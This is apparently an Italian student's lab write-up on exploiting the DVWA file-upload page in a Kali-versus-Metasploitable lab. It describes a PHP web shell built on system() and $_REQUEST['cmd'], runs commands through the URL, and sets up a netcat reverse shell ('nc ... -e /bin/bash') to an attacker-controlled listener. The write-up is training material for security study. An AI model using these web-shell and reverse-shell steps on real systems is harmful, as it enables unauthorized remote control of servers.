# Esercitazione WEEK 11 D4 Exploit File Upload

Ettore Farris - 30/01/2024


#### Creazione della shell

Su Kali, creiamo uno script php in grado di richiedere dal sistema. <?php e ?>: sono i tag di apertura e chiusura per il blocco di codice PHP.

La funzione system() esegue i comandi di sistema che passati come argomento, mentre \$\_REQUEST["cmd"] prende un parametro che di nome cmd che viene fornito tramite una richiesta GET o POST.

## Upload della shell ed esecuzione comandi

Una volta assicurati che Kali (macchina attaccante) e Metasploitable (macchina vittima) comunicano tra loro con successo, apriamo *Burpsuite* e, tramite il browser andiamo sulla *DVWA* hostata sulla macchina vittima all'indirizzo http://192.168.32.101/dvwa/. Impostato il livello di sicurezza su low su va sulla sezione *Upload* e per caricare lo script shell.php appena creato.



Una volta caricato con successo, verrà mostrata la cartella in cui il file è stato caricato, rispondente all'indirizzo http://192.168.32.101/dvwa/hackable/uploads.

Con *burpsuite* attivo e con l'*intercept* settato su *on,* si tenta di accedere al file scrivendo sulla barra degli indirizzi del browser


http://192.168.32.101/dvwa/hackable/uploads/shell.php

A questo punto, alla richiesta get possiamo passare il parametro *cmd* aggiungendo ?*cmd=<comando>* dopo la url. Gli spazi devono essere sostituiti con %20.


## Esempi

1) Creazione di una cartella con comando mkdir.

Aggiungiamo all url della richiesta GET ?cmd=mkdir%20ti\_ho\_hackerato.




Verifichiamo la presenza della cartella lanciando ricaricando la pagina per avere una nuova richiesta *GET* e aggiungendo al percorso *?cmd=ls%20-la* in modo da visualizzare anche la presenza di eventuali file nascosti con i relativi permessi.





#### 2) Netcat

Per prima cosa, apriamo un terminale su Kali e mettiamoci il listening sulla porta 1234 col comando nc -l -p 1234.




Faccio ciò, siamo pronti per inviare eventuali comandi alla *web app* della macchina vittima. Affinchè questo accada, è necessario avere una shell attiva nel sistema target che si connetta alla macchina attaccante, in questo caso a Kali sulla porta 1234.

Passiamo quindi il parametro *nc 192.168.50.100 1234 -e /bin/bash.* La richiesta *GET,* quindi, va così modificata:

#### **GET**

/dvwa/hackable/uploads/shell.php?cmd=nc%20192.168.50.100%201234%20-e%20/bin/bash



Cliccando *forward* viene eseguito il comando e la *web app* vittima si connette alla macchina attaccante. Torniamo quindi su Kali ed eseguiamo qualche comando di prova. Creiamo una cartella di nome *new\_folder*, ci spostiamo al suo interno e creiamo un file di testo denominato *pippo.txt*.

```
kali@kali:~/Desktop ×

kali@kali:~/Desktop ×

(kali@kali) - [~/Desktop]

* nc - 1/ - p 1234
mkdir new_folder
cd new_folder
touch pippo.txt

Last modified Size Description

Parent Directory
```


Sul browser poi, verifichiamo l'effetto dei comandi lanciati visitando le directory della web app in cui son stati eseguiti, in questo caso, la cartella *uploads*.



## Index of /dvwa/hackable/uploads

<u>Name</u>	Last modified	Size Description
Parent Director	<u></u>	-
dvwa_email.png	g 16-Mar-2010 01:56	667
<u>new_folder/</u>	29-Jan-2024 23:53	-
shell.php	29-Jan-2024 20:36	35
<u>ti_ho_hackerate</u>	o/ 29-Jan-2024 22:43	-

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80



# Index of /dvwa/hackable/uploads/new\_fo

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
pippo.txt	29-Jan-2024 23:53	0

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80

I files creati sono presenti sul sistema. Pertanto l'exploit è riuscito.